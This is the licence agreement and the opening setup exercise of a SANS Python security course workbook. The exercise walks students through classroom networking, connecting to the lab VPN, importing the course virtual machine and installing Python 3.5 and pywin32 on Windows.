© SANS Institute 2020

SEC573 | AUTOMATING INFORMATION SECURITY WITH PYTHON

Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

© SANS Institute 2020

Copyright © 2019, Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

© SANS Institute 2020

Exercise 0: Workstation Setup

Objectives

- To configure your laptop networking to get an IP Address from the classroom DHCP server
- To open the class Virtual Machine in VMware
- To install Python and the required modules on a Windows host before Section 5
- (If required) Configure VMware Bridged Networking in wired network only classrooms
- (If required) Establish connection to OnDemand and Simulcast
- Understand how to do pyWars outside of the classroom
- Understand how to access the pyWars Hall of Fame questions

Lab Description

We'll now discuss the configuration for the machine that we use for the course. Completing this setup before class begins will make the first lab go much smoother.

Please note: If your network configuration does not work, the instructor will help you get it working during an upcoming break or another appropriate opportunity.

The immediate need is to work on a Linux virtual machine and be able to ping 10.10.10.10. When that is done, you are ready for the next few days. By Section 5, you need to have Python installed on a Windows host.

There are several "sections" to this lab. You do not need to complete all of them. If you are a live classroom such as at a conference that has a wireless network, you can usually just complete the sections for installing the course virtual machine and the section on installing Python on a Windows host for Section 5.

If you are accessing the classroom via Simulcast or OnDemand, you will need to complete that section of these instructions in addition to installing the course VM and installing Python on a Windows host.

If your classroom has wired connections instead of wireless, you will need to complete the section that walks you through configuring your virtual machine software's bridging network settings.


This lab also includes sections on accessing pyWars offline with your local pyWars server and accessing the pyWars Hall of Fame questions.

© SANS Institute 2020

Live Classroom Network Overview — *Live Classroom Only*

Note: This section of the workbook is for use by students taking the class in a live classroom environment. OnDemand and Simulcast students will need to follow the OnDemand Network Setup below.

In classroom environments, the instructor will provide a centralized pyWars scoring server. You will acquire your IP address from a DHCP server. You should be aware that you are sharing a network with other students, so take precautions to protect yourself while interacting with the scoring server. The safest approach is to disconnect your network cable when it is not in use.



NOTE: ALTHOUGH THIS CLASS TEACHES YOU TO USE PYTHON TO PERFORM EXPLOITATION, EXPLOITATION OF ANY HOST, OTHER THAN YOUR OWN, IS NOT PERMITTED. ATTACKING OTHER MACHINES OR THE SCORING SERVER WILL GET YOU DISMISSED FROM THE CLASS. IT IS A VIOLATION OF THE SANS CODE OF ETHICS TO ATTACK OTHER MACHINES OR THE SCORING SERVER.

© SANS Institute 2020

Note: This section of the workbook is for use by students taking the class remotely via OnDemand or Simulcast. Students in a live classroom environment should not need to complete this section while in the classroom. If live in-class students have purchased the OnDemand bundle for extended access to the labs, then you should not complete this section until after class has finished.

Those of you who are taking the class OnDemand, Simulcast, or have added the OnDemand bundle to your live class will need to connect to the lab environment with OpenVPN before trying any of the pyWars-based labs.

You will receive a login with your portal account at **`http://connect.labs.sans.org`**. There you will find links to download two OpenVPN certificates on them. One of the certificates is used for Sections 1–5 of the course, and the other is used for Section 6. Download the Linux version of the certificates to your machine. Then use the command "**`sudo cp <path to downloaded certificate> /etc/openvpn/`**" to move the certificates to the **`/etc/openvpn`** directory.

```
$ sudo cp <path to downloaded certificate> /etc/openvpn/
```

Next, open a terminal, change to the **`/etc/openvpn`** directory, and launch `openvpn` using the commands shown below.

```
$ cd /etc/openvpn/
$ ls
sec573a-9999-xxxyyy.ovpn  sec573b-9999-xxxyyy.ovpn  update-resolv-conf
$ sudo openvpn --config ./sec573a-your-filename-will-vary.ovpn
[sudo] password for student: student
Sun Sep  3 12:16:46 2017 OpenVPN 2.3.10 i686-pc-linux-gnu [SSL (OpenSSL)]
[LZO] [EPOLL] [PKCS11] [MH] [IPv6] built on Jun 22 2017
Sun Sep  3 12:16:46 2017 library versions: OpenSSL 1.0.2g-fips  1 Mar 2016,
LZO 2.08
Sun Sep  3 12:16:46 2017 WARNING: No server certificate verification method
has been enabled.  See http://openvpn.net/howto.html#mitm for more info.
Enter Private Key Password: ***********
Sun Sep  3 12:16:59 2017 WARNING: this configuration may cache passwords in
memory -- use the auth-nocache option to prevent this
<...  Output Truncated ...>

Sun Sep  3 12:17:02 2017 /sbin/ip addr add dev tap0 10.10.76.1/16 broadcast
10.10.255.255
Sun Sep  3 12:17:04 2017 Initialization Sequence Completed
```


© SANS Institute 2020

After launching **`openvpn`**, you will be prompted for two passwords. The first one is the password to your student account. If you have not changed it, then the password is '**`student`**'. Next, you may or may not be prompted to "Enter Private Key Password". If you are prompted, then this password is typically "**`VpnPassword`**", but check the email and website to confirm your exact password.

When you see the phrase "Initialization Sequence Complete", you have successfully connected to the VPN. You should now be able to **ping 10.10.10.10**. Leave this window open for as long as you want to be connected to the VPN. When you are finished with the online labs, you can press CTRL + C inside this terminal to disconnect.

© SANS Institute 2020

The course virtual machine is distributed as an importable OVF file to maximize compatibility with different virtualization software packages. The easiest way to begin the import process is just to double-click on the OVF file on your USB drive. If that doesn't automatically begin the import, then, depending upon your software, you will either click "**`File -> Import in VMware`**" or "**`Open a Virtual Machine`**" and select the OVF file.


VMware Player
File
VM
Help
Home
SANS 504/517/560 Linux V0410
Welcome to VMware Player
Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.
Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.
Upgrade to VMware Workstation
Get advanced features such as snapshots, record/replay, teams, developer tool integration, and more.
Help
View VMware Player's help contents.
vmware

Give it a location on your host machine to store the files when prompted. This virtual machine requires approximately 20 GB of space on your hard drive.

After the import is complete, boot your new virtual guest system. Your account will automatically log using the following credentials:

Username: **`student`**
Password: **`student`**

© SANS Institute 2020

If your virtualization software has the capability of creating a snapshot, then you might want to do that now. This will allow you to revert back to a new virtual machine with none of the labs completed.

You can change the student password to a value you'll remember (make sure it isn't easily guessed or cracked). You will be connected to a network with other students in this course, so you do not want them to know the password for your Linux VMware image. To change the student password, use:

```
$ passwd
Changing password for student.
(current) UNIX password: student
Enter new UNIX password: <new password>
Retype new UNIX password: <new password>
passwd: password updated successfully
```

If you are taking the class in a live environment, then your next step is to configure your host networking so that you can access both the wired and wireless networks simultaneously.

© SANS Institute 2020


Let's prepare our Windows environment, run Python, and create a distributable Windows version of our Python programs.

Your Windows environment will require the version of Python 3.5 and PyInstaller that is included on your course USB. Normally, you would download the Python setup files from the internet, but they have been provided for you in the **`Windows_Setup`** directory on your course USB. By using the versions that are provided on the USB, you will find that you will not run into any of the known versioning issues associated with packages used in the course and the syntax will match the book.

When you are using PyInstaller outside this course, it is easily installed by typing '`python -m pip install pyinstaller`'. Carefully read the release notes and known issues with newer versions of the module.


Run Python-3.5.3.exe

Installing Python is simple. If you have a newer version of Python already installed, please remove it from your system. It may or may not work with PyInstaller, and it probably won't match your book. Navigate to the Windows_setup directory on your USB and run the **`python-3.5.3.exe`** installation program.



Name	Date modified	Type	Size
future-0.16.0.tar.gz	8/5/2017 7:34 AM	GZ File	806 KB
PyInstaller-3.2.1.tar.bz2	8/5/2017 7:34 AM	BZ2 File	2,385 KB
pypiwin32-220-cp36-none-win32.whl	8/5/2017 7:34 AM	WHL File	8,067 KB
python-3.5.3.exe		Application	28,661 KB
pywin32-221.win32-py3.5.exe	8/5/2017 9:13 AM	Application	8,493 KB
readme.txt	10/22/2017 3:24 PM	Text Document	2 KB
setuptools-36.2.7-py2.py3-none-any.whl	8/5/2017 7:34 AM	WHL File	467 KB

Then select "**Install launcher for all users**" and "**Add Python 3.5 to PATH**" and Click **Customize installation**. Depending upon existing software installations, you may only be able to check "Add Python 3.5 to PATH". If you can't check both, just check what you can.



Python 3.5.3 (32-bit) Setup

Install Python 3.5.3 (32-bit)

Select Install Now to install Python with default settings, or choose Customize to enable or disable features.

Install Now
C:\Users\Win10Lab\AppData\Local\Programs\Python\Python35-32


Includes IDLE, pip and documentation
Creates shortcuts and file associations

→ Customize installation
Choose location and features

☑ Install launcher for all users
☑ Add Python 3.5 to PATH

© SANS Institute 2020

Click NEXT on the optional features after verifying that the following features are selected.



Python 3.5.3 (32-bit) Setup

Optional Features

☑ Documentation
Installs the Python documentation file.


☑ pip
Installs pip, which can download and install other Python packages.

☑ tcl/tk and IDLE
Installs tkinter and the IDLE development environment.

☑ Python test suite
Installs the standard library test suite.

☑ py launcher ☑ for all users (requires elevation)
Use Programs and Features to remove the 'py' launcher.

Under the Advanced Options, make sure "**Install for all user"** is checked in addition to the other boxes shown below. Set the install location to "**C:\Python35"** and click "**Install"**.



Python 3.5.3 (32-bit) Setup


Advanced Options

☑ Install for all users
☑ Associate files with Python (requires the py launcher)
☑ Create shortcuts for installed applications
☑ Add Python to environment variables
☑ Precompile standard library
☐ Download debugging symbols
☐ Download debug binaries (requires VS 2015 or later)

Customize install location
C:\Python35

© SANS Institute 2020

If a UAC prompt appears, then select **YES**.



User Account Control

Do you want to allow this app to make changes to your device?

Python 3.5.3

Verified publisher: Python Software Foundation
File origin: Hard drive on this computer

After the installation is complete, you can click the '**Close**' button.


Python 3.5.3 (32-bit) Setup


Setup was successful

Special thanks to Mark Hammond, without whose years of freely shared Windows expertise, Python for Windows would still be Python for DOS.

New to Python? Start with the online tutorial and documentation.


You are now ready to install some extensions for Python that allow you to access Microsoft APIs.

Run pywin32-221.win32-py3.5.exe



Name	Date modified	Type	Size
future-0.16.0.tar.gz	8/5/2017 7:34 AM	GZ File	806 KB
PyInstaller-3.2.1.tar.bz2	8/5/2017 7:34 AM	BZ2 File	2,385 KB
pypiwin32-220-cp36-none-win32.whl	8/5/2017 7:34 AM	WHL File	8,067 KB
python-3.5.3.exe	[illegible]	Application	28,661 KB
pywin32-221.win32-py3.5.exe	[illegible]	Application	8,493 KB
readme.txt	[illegible]	Text Document	2 KB
setuptools-36.2.7-py2.py3-none-any.whl	8/5/2017 7:34 AM	WHL File	467 KB

© SANS Institute 2020




This Wizard will install pywin32 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

```
Python extensions for Microsoft Windows
Provides access to much of the Win32 API, the
ability to create and use COM objects, and the
Pythonwin environment.

    Author: Mark Hammond (et al)
    Author_email: mhammond@users.sourceforge.net
    Description: Python for Window Extensions
    Name: pywin32
    Url: http://sourceforge.net/projects/pywin32/
    Version: 221
```

Built Mon Mar 13 19:48:38 2017 with distutils-3.5.3+

At the next two dialog boxes, also just click **Next.**




Python 3.5-32 is required for this package. Select installation to use:

Python Version 3.5-32 (found in registry)

Python Directory: C:\Python35\


Installation Directory: C:\Python35\Lib\site-packages\



